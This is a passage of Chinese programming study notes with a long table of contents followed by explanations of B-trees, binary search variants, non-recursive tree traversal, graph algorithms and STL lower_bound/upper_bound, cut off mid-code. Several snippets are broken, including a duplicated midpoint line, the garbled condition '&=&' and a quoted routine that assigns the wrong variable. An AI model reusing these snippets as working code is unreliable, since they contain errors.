

TechNotes

第 1 章 算法	6	2.12 单例模式的实现问题	92
1.1 B 树及其变体	6	2.13 对象大小与对齐	97
1.2 缓存替换算法	11	2.14 SGI STL 源码学习笔记	108
1.3 二分查找代码示例	11	2.15 strtol 和 atoi	109
1.4 代码：二叉树非递归遍历 . . .	16	2.16 trait 技法	112
1.5 图相关算法	19	2.17 针对 C 语言的轮子	114
1.6 STL lower_bound 和 upper_bound 实现	22	第 3 章 编程题目	117
1.7 快速排序	24	3.1 代码：去除 C++ 代码中的注释	117
1.8 归并、插入、冒泡排序	27	3.2 数学题举例	120
1.9 堆排序	29	3.3 大量数据分析问题举例	121
1.10 排序算法实现	30	3.4 数据结构问题举例	122
1.11 线性时间排序	31	3.5 数论与数字问题举例	124
1.12 排序算法总结	32	3.6 字符串问题举例	126
1.13 字符串匹配算法	36	3.7 向量分析问题举例	130
第 2 章 C 与 C++	41	3.8 杂问题举例	133
2.1 整数/浮点数运算	41	3.9 编程问题总结	138
2.2 C 特殊语法	44	第 4 章 编程技巧	140
2.3 const,static 与 volatile	48	4.1 软件工程开发模型	140
2.4 C++ 与 C 的区别	51	4.2 对象生命管理	145
2.5 C++ 重要语法	52	4.3 编程语言	148
2.6 C++ 多线程	58	4.4 无锁队列	149
2.7 C++ 2011	62	4.5 内存分配模式	149
2.8 ELF 文件布局	68	4.6 Java 内存泄露	151
2.9 errno 与错误	69	4.7 内存调试手段	151
2.10 代码：一些重要功能的 C++ 实现	71	4.8 面向对象编程与设计模式	152
2.11 IO 标准库笔记	85	4.9 读书要点	158
		4.10 代码阅读心得	159

4.11 开源代码阅读推荐	160	6.18 在 Vim 中编写 tex 文件	220
4.12 软件测试	161	6.19 Vim 跳转	222
4.13 UML 类图	162	6.20 Nerd 注释插件用法	225
第 5 章 数据库	163	6.21 Vim 之 quickfix 插件	226
5.1 事务	163	6.22 Vim 之 taglist 插件	226
5.2 数据库优化	169	6.23 Vim 之 Vundle	227
5.3 关系数据库	173	6.24 YouCompleteMe 的安装	227
5.4 HBase	176		
5.5 Hive	176	第 7 章 Document Editing	229
5.6 MySQL	178	7.1 Math formulas	229
5.7 NoSQL	181	7.2 Inserting math formulas in a	
5.8 Oracle databases	185	HTML page	229
5.9 Redis	186	7.3 Beamer of the LaTex World	229
5.10 SQL	188	7.4 Formatting Tips in LaTex	230
5.11 sqlite3 用法	195	7.5 the Help System in LaTex	230
		7.6 Object Insertion in LaTeX	230
第 6 章 编程工具	198	7.7 Writing with Markdown	232
6.1 Code Review 工具	198	7.8 Microsoft Office Tricks	233
6.2 Cscope 用法要略	198		
6.3 Ctags 关键用法	200	第 8 章 Unix 编程接口	234
6.4 文件分析工具	201	8.1 C/C++ 中的日期和时间	234
6.5 GDB 调试器使用要略	202	8.2 I/O 复用	237
6.6 Git	205	8.3 Elastic Search	240
6.7 IDE 选用	206	8.4 Linux 平台 C 语言获取本机 IP .	241
6.8 Indent 代码排版工具	208	8.5 Hbase API	241
6.9 Jupyter Notebook	208	8.6 Java Frameworks	242
6.10 Makefile 关键用法	208	8.7 Common Java Libraries	243
6.11 程序性能分析	209	8.8 Apache Kafka	244
6.12 PyInstaller	211	8.9 matplotlib	244
6.13 Build and SCM systems	212	8.10 进程/线程与 CPU 核的绑定 .	244
6.14 Subversion	213	8.11 pthread 接口	246
6.15 UML 正反向工程	214	8.12 Redis Programming	247
6.16 Valgrind	214	8.13 Socket Error Handling	247
6.17 Vim 文本编辑	215	8.14 Apache Spark	248
		8.15 系统调用	248

8.16 Zeromq	249	第 11 章 Linux 与运维	298
第 9 章 电脑操作技巧	250	11.1 常用操作命令	298
9.1 启动与登陆	250	11.2 Curl	307
9.2 实用计算、查询与搜索	252	11.3 DNS 查询	308
9.3 Visio Alternatives	254	11.4 系统信息查看	310
9.4 Gnuplot 制图	254	11.5 Hadoop Operations	314
9.5 Image Editing	255	11.6 Apache Kafka Operations	315
9.6 Mac OS X 环境文本编辑	256	11.7 netcat	315
9.7 Markdown	256	11.8 Spark	316
9.8 音视频播放与编辑	256	11.9 Text Processing	318
9.9 Minicom	257	11.10 Tools for Application Deploy- ment	323
9.10 PDF 阅读、编辑和转换	258	11.11 Docker	323
9.11 Basic Configurations After OS Installation	260	11.12 fabric	324
9.12 Ubuntu/Mac Shortcuts	264	11.13 KVM	325
9.13 Apt-Get Package Management	266	11.14 Maven	326
9.14 Yum Package Management	268	11.15 tutorials	327
9.15 Chocolatey Package Management	268	11.16 Pip tricks	327
9.16 SSH	269	11.17 supervisor	329
9.17 任务管理	270	11.18 virtualenv	331
9.18 VPN connections	270	11.19 Yum	333
9.19 Windows CLI Techniques	271	11.20 iptables 操作	333
第 10 章 硬件常识	273	11.21 日志信息	336
10.1 计算机体系结构	273	11.22 测量工具汇总	339
10.2 多处理器架构	275	11.23 Network Traffic Measurement	344
10.3 系统总线	277	11.24 Linux 系统调优	346
10.4 PC 芯片组	282	11.25 分区创建与挂载	349
10.5 缓存	285	11.26 进程查看	349
10.6 磁盘控制器技术	289	11.27 进程控制	350
10.7 嵌入式多核处理器	294	11.28 Linux 运行与服务	351
10.8 RAID 阵列	294	11.29 用户与组	353
10.9 Rack-Mountable Equipment	297	11.30 Ftp 配置	356
		11.31 邮件配置：MTA,MRA,MUA	357
		11.32 Nginx 配置	362

第 12 章 Machine Learning	364	第 15 章 脚本编程: Python, Lua, Bash, Awk 等	453
12.1 Common Questions	364	15.1 awk 语言	453
第 13 章 计算机网络	365	15.2 Bash 脚本的基本使用	459
13.1 TCP/IP 报文长度	365	15.3 常用语言的共性	464
13.2 应用层协议	367	15.4 Lua 笔记	465
13.3 HTTP	369	15.5 Mixed Language Programming .	465
13.4 DNS	377	15.6 对象大小与对齐	468
13.5 Ethernet Frame Format	377	15.7 Python Examples	468
13.6 IP 地址	377	15.8 Python 脚本常用功能	470
13.7 TCP	382	15.9 Python 科研仿真程序常用功能	473
13.8 UDP 包头格式	388	15.10 Excel File Read and Write .	473
13.9 scapy	388	15.11 Python 时间与日期	474
13.10 网络安全应用	389	15.12 Python 字符编码问题	475
13.11 Tunneling and Data-link Protocols	390	15.13 Terminal Handling: pexpect, cmd	475
第 14 章 操作系统	405	15.14 正则表达式	476
14.1 进程	405	15.15 Scala	478
14.2 栈溢出和堆溢出	413	第 16 章 Web 与 HTTP	479
14.3 Linux 启动过程	414	16.1 服务器集群	479
14.4 Linux Bonding	417	16.2 并发架构	485
14.5 守护进程	418	16.3 爬	488
14.6 死锁	422	16.4 Curl 工具	488
14.7 外设	423	16.5 GitHub Pages 服务	489
14.8 分布式系统	427	16.6 Nginx	489
14.9 调度	428	16.7 HTTP Range	491
14.10 Glibc 的 malloc 实现	434	16.8 HTTP 状态码	491
14.11 内核中的内存分配	435	16.9 代理服务器	499
14.12 内存管理	436	16.10 Resin	501
14.13 线程安全与可重入性	442	16.11 Squid	501
14.14 同步保护	446	16.12 流媒体防盗链技术	503
14.15 操作系统实例	450	16.13 Varnish	504
14.16 Procfs 和 Sysfs	450	16.14 VRRP	506

16.15 Web 开发技术	509	16.17 wget 下载网站	510
16.16 Web 前端知识	510		

第 1 章 算法

1.1 B 树及其变体

1.1.1 B 树

B 树 (B-tree) 是一种树状数据结构，它能够存储数据、对其进行排序并允许以 $O(\log n)$ 的时间复杂度运行进行查找、顺序读取、插入和删除的数据结构。B 树，概括来说是一个节点可以拥有多于 2 个子节点的二叉查找树。与自平衡二叉查找树不同，B 树为系统最优化大块数据的读和写操作。B-tree 算法减少定位记录时所经历的中间过程，从而加快存取速度。普遍运用在数据库和文件系统。




图 1-1 B 树

根据 Knuth 的定义， m 阶 B 树符合下列条件：

1. 每个结点至多有 m 个子结点
2. 除根结点外，非叶结点至少有 $\lceil m/2 \rceil$ 个子结点
3. 根结点至少有两个子结点，除非它是叶结点

4. 非叶结点的关键词树比其子结点树少 1

5. 叶结点在同一层

树的高度 h (如果根结点为叶节点, 高度为 0) 满足: $h \leq \log_{\lceil m/2 \rceil}(\frac{n+1}{2})$ 。其中 n 为关键词数。

1.1.2 B 树操作

B 树的搜索 search (root, target)

从 root 出发, 对每个节点, 找到大于或等于 target 关键字中最小的 $K[i]$, 如果 $K[i]$ 与 target 相等, 则查找成功; 否则在 $P[i]$ 中递归搜索 target, 直到到达叶子节点, 如仍未找到则说明关键字不在 B 树中, 查找失败。

B 树的插入, insert(root, target)

B 树的插入需要沿着搜索的路径从 root 一直到叶节点, 根据 B 树的规则, 每个节点的关键字个数在 $[t-1, 2t-1]$ 之间, 故当 target 要加入到某个叶子时, 如果该叶子节点已经有 $2t-1$ 个关键字, 则再加入 target 就违反了 B 树的定义, 这时就需要对该叶子节点进行分裂, 将叶子以中间节点为界, 分成两个包含 $t-1$ 个关键字的子节点, 同时把中间节点提升到该叶子的父节点中, 如果这样使得父节点的关键字个数超过 $2t-1$, 则要继续向上分裂, 直到根节点, 根节点的分裂会使得树加高一层。

上面的过程需要回溯, 那么能否从根下降到叶节点后不回溯就能完成节点的插入呢? 答案是肯定的, 核心思想就是未雨绸缪, 在下降的过程中, 一旦遇到已满的节点(关键字个数为 $2t-1$), 就就对该节点进行分裂, 这样就保证在叶子节点需要分裂时, 其父节点一定是非满的, 从而不需要再向上回溯。

B 树的删除, delete(root, target)

在删除 B 树节点时, 为了避免回溯, 当遇到需要合并的节点时就立即执行合并, B 树的删除算法如下: 从 root 向叶子节点按照 search 规律遍历:

1. 如果 target 在叶节点 x 中, 则直接从 x 中删除 target, 情况 (2) 和 (3) 会保证当再叶子节点找到 target 时, 肯定能借节点或合并成功而不会引起父节点的关键字个数少于 $t-1$ 。
2. 如果 target 在分支节点 x 中:

- (a) 如果 x 的左分支节点 y 至少包含 t 个关键字，则找出 y 的最右的关键字 $prev$ ，并替换 $target$ ，并在 y 中递归删除 $prev$ 。
 - (b) 如果 x 的右分支节点 z 至少包含 t 个关键字，则找出 z 的最左的关键字 $next$ ，并替换 $target$ ，并在 z 中递归删除 $next$ 。
 - (c) 否则，如果 y 和 z 都只有 $t-1$ 个关键字，则将 $target$ 与 z 合并到 y 中，使得 y 有 $2t-1$ 个关键字，再从 y 中递归删除 $target$ 。
3. 如果关键字不在分支节点 x 中，则必然在 x 的某个分支节点 $p[i]$ 中，如果 $p[i]$ 节点只有 $t-1$ 个关键字：
- (a) 如果 $p[i-1]$ 拥有至少 t 个关键字，则将 x 的某个关键字降至 $p[i]$ 中，将 $p[i-1]$ 的最大节点上升至 x 中。
 - (b) 如果 $p[i+1]$ 拥有至少 t 个关键字，则将 x 的某个关键字降至 $p[i]$ 中，将 $p[i+1]$ 的最小关键字上升至 x 中。
 - (c) 如果 $p[i-1]$ 与 $p[i+1]$ 都拥有 $t-1$ 个关键字，则将 $p[i]$ 与其中一个兄弟合并，将 x 的一个关键字降至合并的节点中，成为中间关键字。

1.1.3 B+ 树和 B* 树数

B+ 树是 B 树的变体，也是一种多路搜索树，其定义基本与 B 树同，除了：

1. 非叶子结点的子树指针与关键字个数相同
2. 非叶子结点的子树指针 $P[i]$ ，指向关键字值属于 $[K[i], K[i+1]]$ 的子树（B-树是开区间）
3. 所有关键字都在叶子结点出现，所有叶子结点增加一个链指针

B+ 的搜索与 B-树也基本相同，区别是 B+ 树只有达到叶子结点才命中（B-树可以在非叶子结点命中），其性能也等价于在关键字全集做一次二分查找。

B+ 树的特性：

1. 所有关键字都出现在叶子结点的链表中（稠密索引），且链表中的关键字恰好是有序的
2. 不可能在非叶子结点命中
3. 非叶子结点相当于是叶子结点的索引（稀疏索引），叶子结点相当于是存储（关键字）数据的数据层




图 1-2 B+ 树 -维基百科图片

4. 更适合文件索引系统

Windows 文件系统 NTFS 在 FAT 和 HPFS（高性能文件系统）的基础上作了一系列改进（如支持元数据）并且使用了更复杂的数据结构（B+ 树）以便于提升性能、改善可靠性并降低磁盘空间利用率。

B* 树是 B+ 树的变体，在 B+ 树的非根和非叶子结点再增加指向兄弟的指针。B* 树定义了非叶子结点关键字个数至少为 $(2/3)*M$ ，即块的最低使用率为 $2/3$ （代替 B+ 树的 $1/2$ ）。

B+ 树的分裂：当一个结点满时，分配一个新的结点，并将原结点中 $1/2$ 的数据复制到新结点，最后在父结点中增加新结点的指针；B+ 树的分裂只影响原结点和父结点，而不会影响兄弟结点，所以它不需要指向兄弟的指针；

B* 树的分裂：当一个结点满时，如果它的下一个兄弟结点未满，那么将一部分数据移到兄弟结点中，再在原结点插入关键字，最后修改父结点中兄弟结点的关键字（因为兄弟结点的关键字范围改变了）；如果兄弟也满了，则在原结点与兄弟结点之间增加新结点，并各复制 $1/3$ 的数据到新结点，最后在父结点增加新结点的指针；所以，B* 树分配新结点的概率比 B+ 树要低，空间使用率更高。




图 1-3 B+ 树

1.2 缓存替换算法

LFRU, 2Q。

1.3 二分查找代码示例

注意事项：除以 2 的操作可改为右移操作。

程序可以有多种写法，主要有如下区别：

- 不变式区间的开闭性。不变式：待搜数据 t 不存在，或属于不变式区间。区间可以为 $[l, u]$ 或 $(l, u]$ 。区间的开闭性影响迭代更新的方式。
- 每次循环的比较操作次数，可以为 1 次或两次。每次循环如果作两次判断，效率较低，但循环次数可能会减少，因为可以直接发现目标退出循环。可以将等于比较合并到大于或小于比较中来减少判断。

当区间长度至少为 3 时，下轮迭代区间必能能够缩小。当区间长度为 2 或 1 时，按照 $m = (u+1)/2$ 计算到的中点 m 即为左端点 l ，如果区间端点按照 $l=m$ 方式来更新，会导致区间不能缩小。当区间长度为 1 时， m 同时等于 l 和 u ，当区间右端点按照 $u=m$ 来更新时，也会发生区间不能缩小的情形，如编程不慎则会造成死循环。

如果采用全闭区间 - 两次比较的方式编程， u 和 l 都不会直接赋为 m ，则只需确保区间长度大于零即可，无死循环之虞。如果区间存在开端，或者只进行一次比较，则需要慎重。

可以对算法提出额外要求，即当存在多个满足条件的值时，应能返回下标最低者。

如果数组长度为固定值，如 1000，可以通过循环展开以进一步优化代码。虽然二分搜索可以在 \log 时间内完成搜索，但搜索后如果要插入新元素仍需要线性时间。不过，基于数组的连续操作具有很好的 cache 友好性。

1.3.1 半闭区间，单次比较

[1] 9.3。 $x[-1], x[n]$ 作哨兵，但未真正访问。 u 和 l 都会直接赋为 m ，因此循环条件是区间长度至少为 3，即 $l+1 \neq u$ 。 t 包含于 $(l, u]$ 。左边为开，能够保证返回最底下标。

```
1 int binarysearch3(DataType t)
2 {
3     int l = -1, u = n, m;
4     while (l+1 != u) {
5         m = (l + u) / 2;
```

```
6     m = (l + u) >> 1;
7     if (x[m] < t) l = m;
8     else u = m;
9 }
10 if (u >= n || x[u] != t) return -1;
11 return u;
12 }
```

然而，我并未发现为何将 u 初始化为 n ，而不是 $n-1$ 。我认为初始化为 $n-1$ 更简洁，相应代码为：

```
1
2 #!/usr/bin/env python
3
4 """
5 binary sort implementation
6 """
7
8 def BinSort(x, t):
9     l = -1
10    u = len(x) - 1
11    while u - l >= 2:
12        m = l + (u - l) / 2;
13        if x[m] < t:
14            l = m
15        else:
16            u = m
17
18    if x[u] == t:
19        return u
20    else:
21        return -1
22
23
24
25 if __name__ == '__main__':
26
27    assert BinSort([2], 3) == -1
28    assert BinSort([2], 2) == 0
29    assert BinSort([2], 1) == -1
30    assert BinSort([2, 3], 1) == -1
31    assert BinSort([2, 3], 4) == -1
32    assert BinSort([2, 3], 2) == 0
```

```
33 assert BinSort([2, 3], 3) == 1
34 assert BinSort([2, 3, 4], 3) == 1
35 assert BinSort([2, 3, 4], 2) == 0
36 assert BinSort([2, 3, 4], 4) == 2
37 assert BinSort([2, 3, 4], 5) == -1
38 assert BinSort([2, 3, 4], 1) == -1
39 assert BinSort([2, 3, 4], 2.5) == -1
40 assert BinSort([2, 3, 4], 3.5) == -1
41 assert BinSort([2, 3, 4, 5], 3.5) == -1
42 assert BinSort([2, 3, 4, 5], 4.5) == -1
43 assert BinSort([2, 3, 4, 5], 4) == 2
44 assert BinSort([2, 3, 4, 5], 0) == -1
```

1.3.2 半闭区间双次比较

将单次比较改为双次比较没有难度。只需要多加一次相等比较。

```
1
2 int binarysearch3(DataType t)
3 {
4     int l = -1, u = n, m;
5     while (l+1 != u) {
6         m = (l + u) / 2;
7         if (x[m] < t) l = m;
8         else if x[m] &=& t return m;
9         else u = m;
10    }
11    if (u >= n || x[u] != t) return -1;
12    return u;
13 }
```

1.3.3 闭区间单比较

[2] 一段 Python 代码:

```
1
2 def binsearch(x, n, t):
3     #range size >= 1
4     assert n > 0
5
```

```

6   if x[0] > t or x[n-1] < t: return -1;
7
8   l = 0
9   u = n-1
10  while (u-l >= 1):
11      #x[l] <= t <= x[u], l == 0 or x[l-1] < t, range size >= 2
12      m = l + (u - l) / 2;
13      print "[%d - %d], %d"%(l,u,m)
14      if x[m] < t:
15          l = m + 1
16      else:
17          u = m
18
19  #range size is 1
20  if x[l] == t: return l
21  return -1

```

[3]3.11 也给出了闭区间单次比较算法的实现，该实现不满足返回最小下标的条件。代码没有对输入参数进行检查，如果输入区间为零，程序功能可能与期望不符。书中认为求 midIndex 不可以相加除以 2，以防溢出。其实如此大数本不太可能作为数组的长度。因为 l 按照来 l=m 方式更新，所以区间长度为 2 时即需要退出循环。更新 u 的方式也过于保守，是按照开区间的方式进行更新。

其代码的 Python 等效版本写为：

```

1
2 def binsearch(x,l,u,t):
3     while (l < u - 1): #range length >= 3
4         m = l + (u - l) / 2;
5         print "[%d - %d], %d"%(l,u,m)
6         if x[m] <= t:
7             l = m
8         else:
9             u = m # better be u = m-1
10
11    #range size is 2 or 1
12    if x[u] == t: return u
13    if x[l] == t: return l
14    return -1

```

原书程序为：

```

1 int bisearch(char** arr, int b, int e, char* v)

```

```
2 {
3     int minIndex = b, maxIndex = e, midIndex;
4     // 循环结束有两种情况:
5     // 若minIndex为偶数则minIndex == maxIndex
6     // 否则就是minIndex == maxIndex - 1
7     while (minIndex < maxIndex - 1)
8     {
9         minIndex = minIndex + (maxIndex - minIndex) / 2;
10        if (strcmp(arr[minIndex], v) <= 0)
11        {
12            minIndex = midIndex;
13        }
14        else
15        {
16            // 不需要minIndex - 1, 防止minIndex == maxIndex
17            maxIndex = midIndex;
18        }
19    }
20
21    if (!strcmp(arr[maxIndex], v)) // 先判断序号最大的值
22    {
23        return maxIndex;
24    }
25    else if (!strcmp(arr[minIndex], v))
26    {
27        return minIndex;
28    }
29    else
30    {
31        return -1;
32    }
33}
```

1.3.4 闭区间双次比较

[1]5.1。t 包含于 [l,u]。u 和 l 都不会赋值为 m。循环条件是区间长度至少为 1，即 $l \leq u$ 。退出循环则意味着无解。如果一开始元素个数就为零，自然无法进入循环，算作无解。

```
1 int binarysearch2(DataType t)
2 {
3     int l, u, m;
```

```
4 l = 0;
5 u = n-1;
6 while (l <= u) //区间大于等于1
7 {
8     m = (l + u) / 2;
9     if (x[m] < t)
10        l = m+1;
11    else if (x[m] == t)
12        return m;
13    else /* x[m]> t */
14        u = m-1;
15 }
16
17 return -1;
18 }
```

[4]P99 也给出了这种算法:

```
1 private int rank(int key)
2 { // Binary search .
3     int lo = 0;
4     int hi = a.length - 1;
5     while (lo <= hi)
6     { // Key is in a[lo .. hi] or not present .
7         int mid = lo + (hi - lo) / 2;
8         if (key < a[mid]) hi = mid - 1;
9         else if (key > a[mid]) lo = mid + 1;
10        else
11            return mid;
12    }
13    return -1;
14 }
```

1.4 代码：二叉树非递归遍历

```
1
2 #include <iostream>
3 #include <stack>
4 using namespace std;
5
```

```
6 struct Node {
7     Node *left;
8     Node *right;
9     int data;
10    Node(Node *l, Node *r, int d = 0) : left(l), right(r), data(d) {}
11    void visit() {
12        cout << data << endl;
13    }
14};
15
16 enum TreeTraverseWay {
17     TREE_PRE_ORDER,
18     TREE_MID_ORDER,
19     TREE_POST_ORDER,
20 };
21
22 void TreeTraverse(Node *tree, int way)
23 {
24     if (!tree) return;
25     stack<Node*> s;
26     Node sentinel(0, 0);
27     s.push(&sentinel); // sentinel
28
29     Node *pre = &sentinel;
30     Node *cur = tree;
31
32     // invariant: stack top is cur's parent, parent on top of a child
33     while (cur != &sentinel)
34     {
35         if (pre != cur->left && pre != cur->right) // top -> down
36         {
37             if (cur->left) {
38                 if (TREE_PRE_ORDER == way) cur->visit();
39                 s.push(cur);
40                 pre = cur;
41                 cur = cur->left;
42             } else if (cur->right) {
43                 if (TREE_MID_ORDER == way) cur->visit();
44                 s.push(cur);
45                 pre = cur;
46                 cur = cur->right;
47             } else { // cur is leaf
48                 cur->visit();
49             }
50         }
51     }
52 }
```

```
49         pre = cur;
50         cur = s.top();
51         s.pop();
52     }
53 }
54 else // down -> top
55 {
56     if (pre == cur->left && cur->right) {
57         if (TREE_MID_ORDER == way) cur->visit();
58         s.push(cur);
59         pre = cur;
60         cur = cur->right;
61     } else { // no more children
62         if (TREE_POST_ORDER == way) cur->visit();
63         pre = cur;
64         cur = s.top();
65         s.pop();
66     }
67 }
68 }
69 }
70
71 int main ()
72 {
73     const int maxnode = 1<<4;
74     Node *node[maxnode];
75     for (int i = maxnode-1; i > 0; i--)
76     {
77         node[i] = new Node((i>=(maxnode>>1)?0:node[2*i]), (i>=(maxnode>>1)?0:node[2*i+1]), i);
78     }
79
80     Node *root = node[1];
81     node[3]->left = 0;
82
83     // TreeTraverse( root, TREE_PRE_ORDER);
84     // TreeTraverse( root, TREE_POST_ORDER);
85     TreeTraverse( root, TREE_MID_ORDER);
86
87     for (int i = maxnode-1; i > 0; i--)
88     {
89         delete node[i];
90     }
91 }
```

```

92     return 0;
93 }
```

1.5 图相关算法

图有邻接表和邻接矩阵两种表示方式。对于稠密图， $E = \Theta(|V|^2)$ 。

广度优先搜索 (BFS) 伪代码：

```

1 BFS(G, s)
2   for u ← V[G] − {s}
3     do color[u] ← WHITE
4       d[u] ← INFINITY
5       p[u] ← NIL
6   color[s] ← GRAY
7   d[s] ← 0
8   p[s] ← NIL
9   Q ← ∅
10  ENQUEUE(Q, s)
11  while Q ≠ ∅
12    do u ← DEQUEUE(Q)
13      for v ← Adj[u]
14        do if color[v] = WHITE
15          then color[v] ← GRAY
16            d[v] ← d[u] + 1
17            p[v] ← u
18            ENQUEUE(Q, v)
19  color[u] ← BLACK
```

由于每个顶点出队、入队各一次，扫描邻接表时每个边被扫描一次 (聚集分析)，因此 BFS 的运行时间为 $O(V + E)$ 。

深度优先搜索 (DFS) 伪代码：

```

1 DFS(G)
2   for u ← V[G]
3     do color[u] ← WHITE
4       p[u] ← NIL
5   time ← 0
6   for u ← V[G]
7     do if color[u] = WHITE
8       then DFS-VISIT(u)
```

```

9   DFS-VISIT(u)
10  color[u] ← GRAY
11  d[u] ← ++time
12  for v ← Adj[u]
13    do if color[v] = WHITE
14      then p[v] ← u
15        DFS-VISIT(v)
16  color[u] ← BLACK
17  f[u] ← ++time
18

```

每个结点调用 DFS-VISIT 一次。利用聚集分析可知，DFS 的运行时间为 $O(V + E)$ 。

1.5.1 单源最短路径

对于路径无权值情形，使用广度优先搜索即可。

如果路径有非负权值，可使用 Dijkstra 算法。Dijkstra 算法是贪心算法的很好的例子。

```

1 DIJKSTRA(G, w, s)
2   for u ← V[G] do
3     d[u] ← infinity
4     p[u] ← NIL
5   d[s] ← 0
6   S ← Ø
7   Q ← V[G]
8   while Q ≠ Ø
9     do u ← EXTRACT-MIN(Q)
10    S ← S + {u}
11    for v ← Adj[u] do
12      if d[v] > d[u] + w(u, v)
13        then d[v] ← d[u] + w(u, v)
14        p[v] ← u

```

上述 Q 相当于未知节点集合。

不用堆时复杂度 $O(V^2)$ ，对稠密图来说是最优的；使用二叉堆时，运行时间 $O((V + E) \lg V)$ ：这里松弛操作执行了 $|E|$ 次，每次都会破坏优先级队列，导致 $\lg V$ 的开销；EXTRACT-MIN 执行了 $|E|$ 次，也导致 $\lg V$ 的开销的开销。对于稀疏图， $E = o(V^2 / \lg V)$ ，则相对 $O(V^2)$ 的实现而言构成改进。使用斐波那契堆时，松弛操作只有常数开销，运行时间能达到 $O(V \lg V + E)$ 。

1.5.2 最小生成树

这里的最小生成树算法一般考虑无向图，因为有向图中找生成树比较困难。只有连通图才有生成树。对于最小生成树，贪心算法是成立的，Prim 和 Kruskal 都是贪心算法，区别是在于最小边的选取上。

Prim 算法使得生成树一步一步增长，每一步，都对应一个已经添加到树上的顶点集，而其余顶点尚未加到树上。Prim 算法同 Dijkstra 算法的结构非常相似，除了簿记量不同，因此也有相同的时间复杂度。

$\text{key}[v]$ 是 v 到已知顶点(半拉子生成树)的最短的边， $p[u]$ 是导致 $\text{key}[v]$ 改变的最后的顶点。

```

1 MST-PRIM(G, w, r)
2   for u ← V[G]
3     do key[u] ← infinity
4     p[u] ← NIL
5   key[r] ← 0
6   Q ← V[G]
7   while Q ≠ ∅
8     do u ← EXTRACT-MIN(Q)
9       for v ← Adj[u]
10      do if v in Q and w(u, v) < key[v]
11        then p[v] ← u
12        key[v] ← w(u, v)

```

Kruskal 算法连续地选择最小权值边，当不产生回路时就选中。它处理的是森林，起初有 $|V|$ 个单结点树，算法终止时只有一棵树了。

Kruskal 算法运行时间取决于不相交集合结构如何实现。最坏运行时间 $O(|E| \log |E|)$ ，由于 $|E| < |V|^2$ ，也可表述为 $O(|E| \log |V|)$ 。

```

1 MST-KRUSKAL(G, w)
2   A ← ∅
3   for v ← V[G]
4     do MAKE-SET(v)
5   sort(E, w)
6   for each edge (u, v) ← E, taken in nondecreasing order by weight
7     do if FIND-SET(u) ≠ FIND-SET(v)
8       then A ← A + {(u, v)}
9         UNION(u, v)
10      return A

```

1.6 STL lower_bound 和 upper_bound 实现

两个算法用于在有序序列中定位到给定值的起止范围。如果确实存在该值，lower_bound 返回第一个位置，upper_bound 返回最后一个位置的下一个位置。如果不存在该值，均返回适合插入该值的位置，这个位置未必在 STL 风格的前闭后开 [first,last) 范围内，可能正位于 last 位置，因此下列代码中保持搜索范围为双闭区间 [first,last]。

```
1  template <class ForwardIterator, class T, class Distance>
2  ForwardIterator __lower_bound(ForwardIterator first, ForwardIterator last,
3                                const T& value, Distance*,
4                                forward_iterator_tag) {
5
6    Distance len = 0;
7    distance(first, last, len);
8    Distance half;
9    ForwardIterator middle;
10
11   while (len > 0) {
12     half = len >> 1;
13     middle = first;
14     advance(middle, half);
15     if (*middle < value) {
16       first = middle;
17       ++first;
18       len = len - half - 1;
19     }
20   else
21     len = half;
22   }
23   return first;
24 }
25
26 template <class RandomAccessIterator, class T, class Distance>
27 RandomAccessIterator __lower_bound(RandomAccessIterator first,
28                                   RandomAccessIterator last, const T& value,
29                                   Distance*, random_access_iterator_tag) {
30
31   Distance len = last - first;
32   Distance half;
33   RandomAccessIterator middle;
34
35   while (len > 0) {
```

```
35     half = len >> 1;
36     middle = first + half;
37     if (*middle < value) {
38         first = middle + 1;
39         len = len - half - 1;
40     }
41     else
42         len = half;
43 }
44 return first;
45 }

46 template <class RandomAccessIterator, class T, class Distance>
47 RandomAccessIterator __upper_bound(RandomAccessIterator first,
48                                     RandomAccessIterator last, const T& value,
49                                     Distance*, random_access_iterator_tag ) {
50     Distance len = last - first;
51     Distance half;
52     RandomAccessIterator middle;

53     while (len > 0) {
54         half = len >> 1;
55         middle = first + half;
56         if (value < *middle)
57             len = half;
58         else {
59             first = middle + 1;
60             len = len - half - 1;
61         }
62     }
63 }
64 return first;
65 }

66 template <class ForwardIterator, class T>
67 inline ForwardIterator upper_bound(ForwardIterator first, ForwardIterator last,
68                                   const T& value) {
69     return __upper_bound(first, last, value, distance_type( first ),
70                          iterator_category( first ));
71 }
72 }

73 template <class ForwardIterator, class T, class Compare, class Distance>
74 ForwardIterator __upper_bound(ForwardIterator first, ForwardIterator last,
75                               const T& value, Compare comp, Distance*,
```

```
